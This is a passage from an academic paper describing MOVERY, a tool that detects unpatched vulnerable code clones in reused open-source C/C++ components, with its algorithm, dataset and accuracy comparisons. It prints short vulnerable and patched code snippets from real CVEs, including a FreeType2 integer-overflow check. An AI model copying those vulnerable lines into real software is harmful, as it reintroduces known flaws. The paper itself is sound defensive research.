   Ev =  [{ "norm": "hstartcol=(numrows+1-parity)>1;",
            "abst": "DVAL=(PARAM+1-PARAM)>1;" }
         ],
   Dv =  [{ "norm": "if(numrows>=2){",
            "abst": "if(PARAM>=2){" },
            "norm": "srcptr=&a[(1-parity)*stride];",
            "abst": "DVAL=&PARAM[(1-PARAM)*PARAM];" },
         ...],
   Fv =  [{ "norm": "if(bufsize>QMFB_SPLITBUFSIZE){",
            "abst": "if(DVAL>QMFB_SPLITBUFSIZE){" },
         ...]
)
```

- **Normalization.** Removing whitespaces and comments from each function and converting all the characters in the function to lower cases.
- **Abstraction.** Replacing every occurrence of parameters, variable names, variable types, and callee function names in each function with symbols `PARAM`, `DNAME`, `DTYPE`, and `FCALL`, respectively.

MOVERY first identifies all the code lines to be stored in the signatures. MOVERY then applies normalization to the given three functions (*i.e.*, f_o, f_d, and f_p), and stores the normalized form of the identified code lines into the signatures (*i.e.*, labeled as "`norm`"). Next, MOVERY applies both abstraction and normalization to the given three functions and then stores the output to the signatures (*i.e.*, labeled as "`abst`"). The reason for storing both normalized code lines in the form of abstraction applied/non-applied is to minimize false alarms that can occur because of the naive abstraction method (details are introduced in Section 3.2). Incidentally, MOVERY skips the normalized code line if the number of characters is less than 15, to prevent false alarm caused by general short code; we discuss this decision in Section 6. Listing 7 shows an example vulnerability signature for the working example.

3.2 Vulnerable code clone discovery (P2)

Given the target software (T), vulnerability signature (S_v), patch signature (S_p), and vulnerable functions (f_o and f_d), MOVERY discovers vulnerable code clones in T.

Phase overview. For scalable and precise VCC discovery, MOVERY utilizes two techniques: (1) search space reduction and (2) selective abstraction matching. First, MOVERY reduces the search space of T by focusing only on the codebases of reused OSS components, *i.e.*, MOVERY searches for VCCs only in "reuse" code regions. In addition, MOVERY uses selective abstraction matching between signatures and T to improve the discovery accuracy. Finally, MOVERY determines that a function in T is a vulnerable code clone when it (1) contains S_v, (2) does not contain S_p, and (3) has a syntax similar to the vulnerable functions (*i.e.*, f_o and f_d).

Reducing search space. When discovering VCCs in the target software T, searching the entire codebase of T is a burdensome task. Therefore, we decided to reduce the search

space by leveraging the concept of a state-of-the-art software composition analysis technique [48]. In particular, they segmented the codebase of software into the *borrowed code part* (*i.e.*, a part of the reusing third-party OSS) and the *application code part* (*i.e.*, the unique part of the software). Inspired by this approach, we focused only on the borrowed code part of T, which conceptually includes every OSS component.

Suppose MOVERY discovers a vulnerable code clone of the vulnerability V in T. To identify the borrowed code part of T, MOVERY first needs to collect the codebase of software C from which V originated. MOVERY focuses on the fact that there is at least one common function between T and C when C is reused in T [48]. The detailed process is as follows.

(1) First, MOVERY extracts all functions from T and C with their path information (*e.g.*, "`./src/file.c`").

(2) Next, MOVERY checks whether there is a common function (*i.e.*, a function that exists in common for both T and C, with exactly the same syntax) between C and T.

- **(2-1)** If there are common functions, MOVERY gathers the directory paths for every common function within T. The collected directory paths are considered as the borrowed code part of T.
- **(2-2)** If there is no common function, MOVERY determines that T does not reuse C, and subsequently, VCCs of V are not contained in T.

Using this method, MOVERY can only focus on the code where VCCs could exist. Moreover, MOVERY can skip the vulnerabilities originating in the OSS that are not reused in T; consequently, this method increases the VCC discovery scalability and performance (see Section 5.5).

Selective abstraction. MOVERY applied normalization and abstraction to all code lines in the signatures in **P1** to address code changes that preserve the semantics of functions. However, we noted that simple abstraction matching, as used in existing techniques, may impair the VCC discovery accuracy. For example, VUDDY [17] changes all variable names to the symbol `DVAL` at the time of abstraction, and then uses them for matching; if a security patch only changes variable names for fixing vulnerability (*e.g.*, Listing 5), VUDDY cannot distinguish vulnerable and patched functions.

Thus, we devised the *selective abstraction matching*. The main idea is as follows: if the abstracted syntaxes of the vulnerable and patched functions are the same, MOVERY considers only the normalized code lines in the signatures. To this end, MOVERY first applies normalization and abstraction to the entire code lines of f_d and f_p, respectively. If the syntaxes of f_d and f_p with abstraction are different, the abstracted code lines in the signatures are used for matching (*e.g.*, "`abst`" in Listing 7). However, if they are the same, this suggests that the security patch changes the part where the abstraction is applied; thus, MOVERY uses only the normalized code of the signatures in matching (*e.g.*, "`norm`" in Listing 7).

Discovering vulnerable code clones. Finally, MOVERY compares the vulnerability (S_v) and patch signatures (S_p) with the identified borrowed code part of the target software, to discover vulnerable code clones.

◇**Definition IV. Vulnerable code clone.**

We define a function f in T is a *vulnerable code clone* if it satisfies the following conditions.

- ***Cond 1)*** f should contain all code lines in S_v.
$$\forall_{l \in S_v}.(l \in f)$$
- ***Cond 2)*** f should not contain any code lines in S_p.
$$\forall_{l \in S_p}.(l \notin f)$$
- ***Cond 3)*** The syntax of f should be similar to f_o or f_d.
$$(\texttt{Sim}(f, f_o) \geq \theta) \vee (\texttt{Sim}(f, f_d) \geq \theta)$$

MOVERY considers a function f as a VCC candidate if it contains every code line in S_v and does not include all code lines in S_p. To avoid false positives that occur when the code lines contained in signatures are very few and general, MOVERY considers the syntax similarity between f and vulnerable functions (*i.e.*, ***Cond 3***): MOVERY splits f and the vulnerable functions into sets of code lines, and then measures the Jaccard similarity [46] between them $\big($*i.e.*, $(|f \cap f_d| / |f \cup f_d|)$ and $(|f \cap f_o| / |f \cup f_o|)\big)$. Considering external OSS modifications, we set the threshold (θ) used for ***Cond 3*** to a small value (*e.g.*, 0.5). As a result, if a function satisfying the three conditions is discovered in the target software, MOVERY determines that the function is a vulnerable code clone.

In a general situation, all three conditions are considered. To cover more various types of vulnerabilities, MOVERY considers combinations of the conditions as follows:

(1) If no code line is added to the security patch, MOVERY uses only vulnerability signatures in VCC discovery (*i.e.*, considering ***Conds 1*** and ***3***).

(2) If the security patch does not contain deleted code lines, MOVERY uses only patch signatures in VCC discovery (*i.e.*, considering ***Conds 2*** and ***3***).

(3) If f_o does not exist (*e.g.*, the vulnerability only exists in a single OSS version), we determine that internal modification cannot occur, and MOVERY uses only f_d in the signature generation and in ***Cond 3***.

(4) If the code line sets of vulnerable and patched functions are the same (*e.g.*, when a security patch only changes the order of code lines), MOVERY records the order of the code lines of the vulnerable function. When a function f satisfying ***Conds 1*** and ***3*** appears, MOVERY determines that f is vulnerable only when the code line order of the vulnerable function is maintained in f.

Our experimental results demonstrate that MOVERY can also discover such VCCs with high accuracy; note that these four cases are not dominant (*i.e.*, less than 30%).

Table 2: Vulnerability dataset overview.

Category	Count (#)
Security patches	4,219
Disclosed vulnerable and patched function pairs	7,762
Oldest vulnerable functions	5,936

4 Implementation of MOVERY

In this section, we introduce the implementation of MOVERY, including the vulnerability dataset and the architecture.

4.1 Vulnerability dataset

Collecting security patches. We collected security patches by leveraging the method used in the previous approaches [19, 32]; we examined CVEs in the National Vulnerability Database (NVD) and checked if `git commit` URLs (*i.e.*, security patch commits) were included in the references. We then gathered security patches by crawling such patch commits from the corresponding Git repositories. We chose the C/C++ vulnerabilities as our initial targets, because code fragments reuse and modified OSS reuse are prominent in C/C++ software [17, 47–49]. Consequently, we collected 4,219 C/C++ security patches from the NVD (as of March 2021).

Reconstructing functions. We then reconstructed vulnerable and patched functions from the collected security patches. We focused on the header of a security patch, which provides file commits before and after applying the patch [17, 49]. For example, in Listing 3, "`aafa3dca2`" and "`d02e11328`" indicate the commit of the vulnerable and patched file, respectively. After accessing the vulnerable (*resp.* patched) file, we extracted every function containing code lines deleted (*resp.* added) from the patch as the disclosed vulnerable function f_d (*resp.* patched function f_p). Here we excluded (f_d, f_p) pairs that the code changes were not intended to fix vulnerabilities, such as comment or whitespace changes.

To reconstruct the oldest vulnerable function (f_o), we identified the *oldest vulnerable version* of the software from which the vulnerability originated, by referring to Common Platform Enumeration (CPE) [30] of the NVD. Since NVD may provide incorrect CPEs for some CVEs [47], we manually examined versions sequentially starting from the oldest version specified in the CPE: if a version containing a function with the same name as f_d is first detected, we determined that the version is the oldest vulnerable version. When software is maintained with parallel versioning (e.g., OpenSSL 1.0.0* and 1.0.1*), we infer the version order based on the version release date. We then accessed the oldest vulnerable version and extracted f_o that: (1) had the same name as f_d, and (2) existed in the path of the vulnerable file; we did not reconstruct f_o where the syntax of f_o was the same as that of f_d.

Consequently, we reconstructed *7,762 (f_d, f_p) pairs* and *5,936 oldest vulnerable functions* (see Table 2).

Dataset observations. We noted that internal modifications of OSS can play a leading role in the syntax diversity of vulnerable codes. To be specific, among the 5,936 vulnerable functions that exist in multiple OSS versions, we found the 4,623 cases (78%) where f_d and f_o had different syntaxes. When we measured the Jaccard similarity between every f_d and f_o pair, the average similarity score was 56%. The facts that f_o and f_d are different in many cases (*i.e.*, 78%) and that OSS internal updates change the vulnerable code syntax on average by 44%, suggest that internal OSS modifications should be considered in VCC discovery.

4.2 Architecture

MOVERY comprises the following three modules: (1) a *dataset collector*, (2) a *signature generator*, and (3) a *VCC discoverer*. The dataset collector gathers security patches and reconstructs vulnerable and patched functions. The signature generator, literally, generates vulnerability and patch signatures for every collected vulnerability. Finally, the VCC discoverer performs the actual vulnerable code clone discovery on the target software. Each module consists of 800 to 1,000 lines of Python code, excluding external libraries such as function parsers. The source code of MOVERY is publicly available at `https://github.com/wooseunghoon/MOVERY-public`.

Function parser and analyzer. To extract functions from vulnerable files, patched files, and the target software, we utilized universal Ctags [6], a precise and fast open-source function parser. In addition, we used the Joern parser [50] to examine control and data dependencies of functions for generating signatures. In particular, MOVERY generates a code property graph (*i.e.*, a graph that incorporates an abstract syntax tree, a control flow graph, and a program dependency graph) of the extracted vulnerable and patched functions using Joern parser; from the graph, MOVERY can obtain (1) the entire control flow of the function, and (2) dependencies between each code line, which are used to generate signatures.

5 Evaluation

In this section, we evaluate MOVERY. Section 5.1 investigates how accurately MOVERY discovers VCCs in modified components, compared to existing VCC discovery techniques (*i.e.*, VUDDY [17] and ReDeBug [14]). Section 5.2 and Section 5.3 compare MOVERY to the recurring vulnerability detection technique (*i.e.*, MVP [49]) and the SCA-based technique (*i.e.*, CENTRIS [48]), respectively, We evaluate the speed and scalability of MOVERY in Section 5.4, and introduce the efficacy of the search space reduction in Section 5.5. Finally, Section 5.6 presents a case study observed in our experiments. We ran MOVERY on a machine with Ubuntu 16.04, Intel Xeon Processor @ 2.40 GHz, 32GB RAM, and 6TB HDD.

Table 3: Target software overview.

IDX	Name	Version	#Line*	#Comp†	Domain
T1	FreeBSD	v12.2.0	14,489,534	47	Operating system
T2	ReactOS	v0.4.13	6,419,855	23	Operating system
T3	ArangoDB	v3.7.9	3,064,973	22	Database
T4	FFmpeg	n4.3.2	1,230,520	4	Multimedia processing
T5	OpenCV	v4.5.1	1,092,317	15	Computer vision
T6	Emscripten	v2.0.15	759,020	11	Compiler
T7	Crown	v0.42.0	723,372	20	Game engine
T8	Git	v2.31.0	293,467	5	Version control system
T9	OpenMVG	v1.6	262,610	8	Image processing
T10	Redis	v5.0.12	212,672	8	Database
Total	-	-	**28,548,340**	**190**	-

*: Counting only C/C++ code lines, †: The number of modified OSS components.

5.1 Accuracy of MOVERY

Target software selection. We selected target software based on the following three criteria to claim the generality of MOVERY: they (1) should be popular C/C++ OSS, (2) should contain a sufficient number of modified components, and (3) should not be biased toward any particular domain.

We first collected C/C++ repositories from GitHub that exhibit more than 1,000 stargazer counts, *i.e.*, a popularity indicator on GitHub. We then leveraged CENTRIS [48] to rank the collected software based on the number of modified OSS components. While examining the ranked software in descending order, we selected target software for which one or more VCCs were discovered by MOVERY.

Table 3 summarizes the selected ten target software programs. They were selected based on clear criteria, were obtained from diverse domains and had various code sizes (*i.e.*, ranging from 212,672 to 14,489,534 C/C++ lines of code), thus we decided that the selected target software can add generality to the experiments. Note that the cumulative code size of our dataset is 80 times larger than that used in VUDDY [17], and almost the same as the dataset used in MVP [49].

Methodology. We selected two VCC discovery techniques for accuracy comparison: ReDeBug [14] and VUDDY [17]. We applied MOVERY, ReDeBug, and VUDDY to ten target software and evaluated the VCC discovery results. We used ReDeBug and VUDDY with their default options by referring to their papers [14, 17]. We selected θ as 0.5 in MOVERY (related experiments are introduced at the end of this section).

To evaluate the accuracy, we used the following five metrics: true positives (TP), false positives (FP), false negatives (FN), precision ($\frac{\#TP}{\#TP+\#FP}$), and recall ($\frac{\#TP}{\#TP+\#FN}$). Because it is infeasible to find every vulnerable code in the target software, we cannot easily determine FNs. Therefore, we only measure indisputable FNs; for example, FNs of MOVERY are the VCCs (*i.e.*, not FPs) detected by VUDDY and ReDeBug but not discovered in MOVERY [17, 49]. TPs and FPs are determined by manual verification performed by two security analysts. We manually viewed the discovered VCCs and the environment where the vulnerability manifested to determine whether the discovered VCC is correct.

Listing 8: A patch snippet for CVE-2014-9669 in FreeType2.

```
tt_cmap12_validate (...) {
 num_groups = TT_NEXT_ULONG( p );
 if ( length > (FT_ULong)( valid->limit - table ) ||
-      length < 16 + 12 * num_groups                )
+      /* length < 16 + 12 * num_groups ? */
+      length < 16                                  ||
+      ( length - 16 ) / 12 < num_groups            )
```

Listing 9: The oldest vulnerable function snippet for CVE-2014-9669. Highlighted areas indicate the code parts that differ from the disclosed vulnerable function.

```
// Extracted from FreeType2 v2.1.10 ("./src/sfnt/ttcmap.c").
tt_cmap12_validate (...) {...
 num_groups = TT_NEXT_ULONG( p );
 if ( table + length > valid->limit || length < 16 + 12 *
       num_groups )
```

Overview of accuracy measurement. Table 4 summarizes the VCC discovery results of MOVERY, VUDDY, and ReDeBug. The discovered 434 VCCs were found from 121 CVEs. Specifically, CVE vulnerabilities that were discovered in ReactOS contained many vulnerable functions, thus the number of discovered VCCs was considerable.

Owing to the OSS modifications, 396 VCCs (91%) existed in a different syntax to the disclosed vulnerable function. Nevertheless, MOVERY discovered 415 VCCs with 96% precision and 96% recall, whereas ReDeBug discovered 163 VCCs with 65% precision and 38% recall and VUDDY discovered 72 VCCs with 77% precision and 17% recall (Appendix A presents the modification types and Appendix B provides the severity and vulnerability types of the discovered VCCs).

Notably, the VCC discovery results of MOVERY included all VCCs discovered by VUDDY, and covered 144 (88%) VCCs discovered by ReDeBug, whereas VUDDY and ReDeBug were only able to cover 72 (17%) and 144 (35%) VCCs discovered by MOVERY, respectively.

FNs of ReDeBug and VUDDY. Existing techniques failed to discover many VCCs owing to the *OSS modifications*. ReDeBug did not discover 271 VCCs (62.4%) where the code lines deleted in the security patch did not exist, or the code syntax was modified beyond what ReDeBug could handle. VUDDY failed to discover 362 VCCs (83.4%), in which modifications occurred in code parts other than that VUDDY could address (*e.g.*, Type-3 clones). An example is CVE-2014-9669, an integer overflow vulnerability that exists in FreeType2 (see Listing 8). We confirmed that line #4 in Listing 8 (*i.e.*, defined as the vulnerable line by ReDeBug and VUDDY) existed in the oldest vulnerable function as a different syntax (*i.e.*, line #4 in Listing 9) because of the internal OSS modification, resulting in yielding FNs of ReDeBug and VUDDY.

FPs of ReDeBug and VUDDY. The reasons for FPs in ReDeBug were the lack of code normalization and the exclusion of function semantics. Security patch may contain non-security changes (*e.g.*, comments changes). Owing to the lack of code normalization, ReDeBug misinterpreted that the

Table 4: Accuracy of ReDeBug, VUDDY, and MOVERY in vulnerable code clone discovery.

Target software	#Discovered VCCs	ReDeBug					VUDDY					MOVERY				
		#TP	#FP	#FN	Precision	Recall	#TP	#FP	#FN	Precision	Recall	#TP	#FP	#FN	Precision	Recall
ReactOS	210	31	9	179	0.78	0.15	8	0	202	1.00	0.04	207	3	3	0.99	0.99
OpenCV	72	38	15	34	0.72	0.53	26	2	46	0.93	0.36	72	3	0	0.96	1.00
Emscripten	56	22	8	34	0.73	0.39	9	1	47	0.90	0.16	50	4	6	0.93	0.89
FreeBSD	33	25	44	8	0.36	0.76	6	16	27	0.27	0.18	27	4	6	0.87	0.82
Crown	23	22	2	1	0.92	0.96	14	2	9	0.88	0.61	23	2	0	0.92	1.00
OpenMVG	23	15	5	8	0.75	0.65	4	0	19	1.00	0.17	19	0	4	1.00	0.83
ArangoDB	6	4	1	2	0.80	0.67	2	0	4	1.00	0.33	6	2	0	0.75	1.00
FFmpeg	5	2	2	3	0.50	0.40	0	1	5	0.00	0.00	5	1	0	0.83	1.00
Redis	5	3	0	2	1.00	0.60	3	0	2	1.00	0.60	5	0	0	1.00	1.00
Git	1	1	1	0	0.50	1.00	0	0	1	N/A	0.00	1	0	0	1.00	1.00
Total	434	163	87	271	0.65	0.38	72	22	362	0.77	0.17	**415**	**19**	**19**	**0.96**	**0.96**

Table 5: VCCs that are hardly discovered by existing techniques.

Types	Description
T1	VCCs without code lines deleted in security patches.
T2	VCCs with various syntaxes derived from f_o.
T3	VCCs with heavy syntax change.

Listing 10: A patch snippet for CVE-2017-14039 in OpenJPEG.

```
1  static OPJ_BOOL opj_j2k_write_sot(opj_j2k_t *p_j2k, ...,
2                                    const opj_stream_private_t *p_stream,
3                                    opj_event_mgr_t * p_manager){
4      ...
5      OPJ_UNUSED(p_stream);
6  -   OPJ_UNUSED(p_manager);
```




Figure 3: Experimental results for measuring efficiency of θ.

code to which non-security changes were not applied to be vulnerable. In addition, ReDeBug misinterpreted a patched function as vulnerable when the last few added code lines are the same as the code lines before the added code lines [17,49]. The FPs of VUDDY were caused by abstraction; if a security patch only fixes VUDDY's abstraction targets (*e.g.*, variable names), VUDDY cannot differentiate between vulnerable and patched functions, producing FPs.

***The accuracy of* MOVERY.** Table 5 summarizes the types of VCCs that were discovered by MOVERY but hardly discovered by ReDeBug and VUDDY. Among the 396 VCCs (TPs) discovered by MOVERY, 32 VCCs (8%) belonged to **T1**, and 221 VCCs (56%) showed a higher code similarity with f_o than that with f_d (**T2**); 166 of 221 VCCs exhibited that the code similarity with f_d was less than 50% (**T3**). Because MOVERY can address the modified OSS reuse, it could discover such VCCs. Using selective abstraction, MOVERY could eliminate 21 out of 22 FPs reported by VUDDY. MOVERY could discover 34 Type-2 [34] VCCs that ReDeBug could not discover.

However, MOVERY produced FPs when the abstraction was applied to similar code lines in a function. For example, after applying abstraction, both lines #5 and #6 in Listing 10 are converted to "`FCALL(PARAM);`". Hence, even if the patch was applied, MOVERY misinterpreted that the vulnerable line still existed, producing an FP. Another reason for FPs is syntactically similar functions. Suppose that security patches p and p' are applied to syntactically similar functions f and f', respectively. In such rare cases, MOVERY misinterprets that p' (*resp.* p) is not applied to f (*resp.* f'), producing FPs.

MOVERY reported FNs when semantically similar but syntactically changed code appeared (*e.g.*, for → while), or when the similarity between a VCC and the vulnerable function was less than θ. However, simply decreasing θ may yield more FPs; we believe that the current MOVERY approach offers a good balance of precision and recall, as MOVERY significantly outperformed existing techniques.

Threshold sensitivity. We used the θ value as 0.5 in the VCC discovery experiments. To measure threshold sensitivity, we evaluated each VCC discovery result of MOVERY while increasing θ by 0.1 from 0 to 1. Because it is infeasible to verify the numerous newly discovered VCCs, we measured the precision and recall with each θ based on the previously discovered 434 VCCs. In addition, we evaluated each θ by measuring the F1-score [45] $\left(\frac{2*\text{precision}*\text{recall}}{\text{precision}+\text{recall}}\right)$, as we focused on the balance between precision and recall.

Figure 3 presents the measurement results. We confirmed that the F1-score appeared the highest when θ was 0.5. For Crown and Emscripten, the F1-score was higher when θ is greater than 0.5; this is because the ratio of modified VCCs was small and thus FPs decreased at higher θ. Overall, the precision drops when θ is less than 0.5, while recall decreases when θ is greater than 0.6. Hence, we believe that θ of 0.5 maintains a good balance between high precision and recall.

One thing to note is that MOVERY can discover 15 VCCs that were not discovered in the previous experiments when it utilizes θ less than 0.5. In contrast, MOVERY still produces 4 FNs and 3 FPs even when θ is 0 and 1, respectively; we discuss this issue in Section 6 in detail.

Table 6: VCC discovery results of MVP and CENTRIS.

Name	#VCCs*	#TP	#FP	#FN	#Unique†	Precision	Recall
MVP	266	220	46	184	8	0.83	**0.54**
CENTRIS	553	281	272	152	37	**0.51**	0.65

*: #VCCs discovered for ten target software, †: #VCCs not discovered by MOVERY.

5.2 Comparison with MVP

We then compare MOVERY with MVP [49], a recurring vulnerability detection technique, to demonstrate that MOVERY is more effective in discovering VCCs from modified components. Since MVP is not available owing to the commercial issue, we implemented MVP based on their paper [49] with their default options.

Result analysis. When we applied MVP to ten target software, it discovered 220 VCCs (*i.e.*, TPs) while reporting 46 FPs and 184 FNs (see Table 6). It is noteworthy that MVP hardly discovered VCCs belonging to **T1** and **T2** (see Table 5), because MVP does not consider internal OSS modifications. MVP can only discover VCCs that contain all the code lines deleted from the security patch, and therefore it failed to discover 32 VCCs that do not contain such deleted code lines (**T1**). In addition, MVP failed to discover 142 VCCs with various syntaxes derived from f_o (**T2**). Specifically, variable types and caller function names in vulnerable functions are frequently changed during internal OSS modifications; MVP does not consider such changes, thereby yielding FNs. The remaining FNs were caused by semantically similar but syntactically changed code and threshold issues, similar to MOVERY.

MVP produced 46 FPs owing to the (1) syntactically similar functions and (2) the abstraction method. MVP misinterpreted a safe function as vulnerable when the function has a similar syntax to the vulnerable function but is semantically different (11 FPs). The remaining 35 FPs were caused by the abstraction method: if the security patch only fixes the abstraction targets of MVP (*e.g.*, variable names), MVP fails to differentiate between a vulnerable function and a patched function, producing FPs. Note that MOVERY could eliminate 31 of 35 FPs by utilizing the selective abstraction method.

Finally, MVP discovered 8 VCCs that MOVERY misses; all of these are VCCs with syntax similarities less than θ to the disclosed vulnerable functions; two of these VCCs were also not found in VUDDY and ReDeBug.

Our analysis results affirmed that MVP, which is not capable of addressing internal OSS modifications, may not be effective in discovering VCCs from modified components as it reported much more FNs (*i.e.*, 184 FNs) than MOVERY.

Threats to validity. Although we implemented MVP based on their paper, some functions may not be reproduced perfectly. In addition, the purpose of MVP is to detect recurring vulnerabilities and not to discover propagated vulnerable codes. Our intention is not to deny the effectiveness of MVP, but to demonstrate that MOVERY is more efficient in discovering VCCs from modified components.

5.3 Comparison with CENTRIS

Several existing approaches (*e.g.*, [9, 48]), including commercial tools such as Trivy [1] and Black Duck [38], have attempted to discover vulnerabilities contained in OSS components by clarifying reused OSS components and their versions. However, they do not seem to consider the modified OSS reuse, and further, they do not disclose detailed vulnerability discovery algorithms (even their algorithms frequently change). Hence, we decided to compare the VCC discovery results of MOVERY with CENTRIS [48], a recent SCA technique for identifying modified OSS components.

To investigate the vulnerabilities that affect the identified components, we utilized the "product search" and "version search" provided by CVE Details [7], *i.e.*, functionalities for providing CVEs that affect a given software name and version. For every component identified in each target software, we investigated CVEs affecting the component and then considered them the VCCs discovered by CENTRIS.

Result analysis. In our experiments, CENTRIS-based approach discovered 553 VCCs in ten target software, of which 272 (49%) VCCs were confirmed to be FPs (see Table 6). Such FPs occurred when: (1) the vulnerable code was not reused, or (2) the vulnerable code was patched through backporting (an example is introduced in Section 2.2).


Furthermore, the CENTRIS-based approach failed to discover 152 (38%) out of 396 VCCs discovered by MOVERY, especially when (1) there is a vulnerability in a component that CENTRIS failed to identify, or (2) CENTRIS predicted incorrect version information. Finally, CENTRIS-based approach discovered 37 VCCs that were not discovered by MOVERY. We observed that all of them were the cases where security patches did not be released via Git; if these patches are added to our dataset, MOVERY can also discover them.

Consequently, we confirmed that discovering vulnerabilities simply based on the component name and version produced many false results, especially FPs (*i.e.*, 272 FPs), owing to the OSS modifications. This demonstrates that MOVERY considerably outperformed the SCA-based approach in terms of discovering vulnerabilities from modified components.

5.4 Speed and scalability of MOVERY

In this section, we evaluate the speed and scalability of MOVERY in VCC discovery. We classify the total time taking to discover VCCs into *signature generation* (*i.e.*, the elapsed time for generating signatures), *target preprocessing* (*i.e.*, the elapsed time for analyzing the target software), and *matching* times (*i.e.*, the elapsed time required to discover the VCCs). We measured all the times for MOVERY, ReDeBug, and VUDDY, and then compared the results.

Signature generation time. The signature generation time using the collected 4,219 security patches (see Table 2) was 2 h in VUDDY and 32 h in MOVERY; because ReDeBug



(a) Target preprocessing times. **(b) Matching times.** **(c) Total times (preprocessing + matching).**

Figure 4: Target preprocessing and matching time spent on target software with various sizes.

utilized the security patches as they were, there was no need for signature generation time. Unlike VUDDY, which simply extracts vulnerable functions, MOVERY required more time as it needed to reconstruct the oldest vulnerable functions and analyze the code line dependencies of functions; note that the signature generation is a one-time task.

Target preprocessing and matching times. Figure 4 shows the target preprocessing and matching times for the three tools. The results present the following three main observations.

(1) VUDDY requires the longest target preprocessing time.
(2) MOVERY requires the longest matching time.
(3) In total elapsed time, MOVERY requires the least amount of time and VUDDY requires the longest time (owing to its long preprocessing time).

To precisely discover VCCs, MOVERY used the finer granularity (*i.e.*, a set of code lines) that is slower than function units in VCC discovery [17], and further considered dependencies of code lines in matching, resulting in a longer matching time than ReDeBug and VUDDY. Nevertheless, (1) target preprocessing and matching could be performed within 200 s in MOVERY per target software (*i.e.*, the fastest among the three tools) and (2) the time was not significantly increased even when the lines of code of the target software varied from 213 K to 14.5 M (see Table 3), suggesting that MOVERY is sufficiently fast and scalable for practical use.

5.5 Efficacy of the search space reduction

To reduce the VCC search space, MOVERY focuses only on the borrowed code parts of the target software. Here we evaluate the efficacy of the search space reduction technique.

Scalability improvement. The cumulative number of directories and code lines in ten target software were 539,781 and 28,548,340, respectively. When considering only borrowed code parts, the number of directories decreases to 375,489 (70%), and the number of code lines to be scanned was reduced by 15,130,620 (53%), suggesting that MOVERY can skip approximately half of the software's codebase that does not need to be scanned, which ensures higher scalability.

Accuracy enhancement. In addition, we confirmed that focusing on borrowed code parts can reduce FPs in VCC discovery. Existing approaches search VCCs for the entire codebase; searching for "propagated" VCCs outside the "reuse" code regions makes existing approaches misinterpret a function, which has similar syntax but completely different semantics with vulnerability signature, as a VCC, thereby producing more FPs. Quantitatively, 3 FPs and 24 FPs of VUDDY and ReDeBug were discovered outside of the "reuse" code regions, respectively. MOVERY was able to reduce such FPs by considering only the vulnerabilities of the reused OSS and the code parts where the OSS exists.

5.6 Case study: Vulnerability in Git

MOVERY discovered that the fix for CVE-2019-9169 (*i.e.*, a heap-based buffer over-read vulnerability existed prior to Glibc v2.30) is not applied to the latest version of Git, which is one of the most popular version control systems. Since Git reused an older version of Glibc earlier than v2.27, the syntax of the VCC discovered in Git was quite different (*i.e.*, the syntax similarity was 65%) from that specified in the disclosed patch for CVE-2019-9169. Worse, we confirmed that this vulnerability can still cause memory leaks in the latest version of Git. We responsibly reported this to the Git team; they confirmed our report and replied that it will be addressed in a later task because they determined that this vulnerability does not presently pose a serious threat (we discuss responsible vulnerability disclosure in Section 6).

6 Discussion

Threshold setting. We used two threshold values: we skipped normalized code lines when the number of characters is less than 15, and used θ of 0.5 in the experiment. Since the related experiments of the latter case were introduced in Section 5.1, here we only discuss the former case.

Skipping short code lines was determined from our observations: when we manually inspected normalized code lines with less than 15 characters, more than 90% were observed as frequently appearing in non-vulnerable codes such as return statements, common-named variable declarations, parentheses, "else", and "continue" statements. If the vulnerability signature includes such a short code line, it could potentially lead MOVERY to produce FPs. When we slightly increased the character-length limit (*e.g.*, 16 or 17), we observed that the ratio of non-vulnerable code lines decreased. Therefore, we set the threshold value as 15 characters. Note that this threshold is dependent on the vulnerability dataset. If MOVERY is applied in a different vulnerability dataset, this threshold needs to be adjusted.

Use of the oldest vulnerable function. When generating signatures, MOVERY considers the oldest vulnerable function to address internal OSS modifications. In fact, MOVERY can use any older version's vulnerable function whose syntax differs from the disclosed vulnerable function; the reason for selecting the *oldest* one is to cover more internal modifications.

We introduce the rationale behind considering only the common code line between the oldest (f_o) and disclosed vulnerable functions (f_d). Suppose we want to extract essential vulnerable code lines (see Section 3.1) from the vulnerable functions. Such essential vulnerable code lines can (1) exist in both f_o and f_d, (2) not exist in both f_o and f_d, or (3) exist in either one. Let v_o be the oldest vulnerable version, and v_d be the latest (*i.e.*, disclosed) vulnerable version. Here we can make two inferences. First, if the essential vulnerable code lines do not exist in both f_o and f_d, then v_o and v_d should be excluded from the versions affected by vulnerability. Next, if the essential vulnerable code lines exist only in f_d and not in f_o, then v_o should be left out of the affected versions.

Based on these inferences, we can conclude that the essential vulnerable code lines are simultaneously included in f_o and f_d as long as the version information affected by the vulnerability includes both v_o and v_d. In this context, we can justify our approach as long as the NVD, which is our data source (see Section 4.1), provides correct CPE.

Vulnerability disclosure. We reported 14 triggerable VCCs (*e.g.*, using Proofs-of-Concept), which were discovered in the target software such as Git and OpenMVG, and in other popular OSS projects such as LibAV and LibGDX, to the development teams; it is noteworthy that 10 out of 14 VCCs were discovered only in MOVERY and not in previous VCC discovery techniques (*e.g.*, [14, 17, 49]).

(1) Vulnerability confirmed. Nine development teams confirmed our vulnerability reports, of which two of them were patched, and another two of them will be resolved.

(2) Under discussions. For the remaining five cases, we are still discussing or waiting for answers (*e.g.*, LibAV and OpenMVG), of which one pull request is pending.

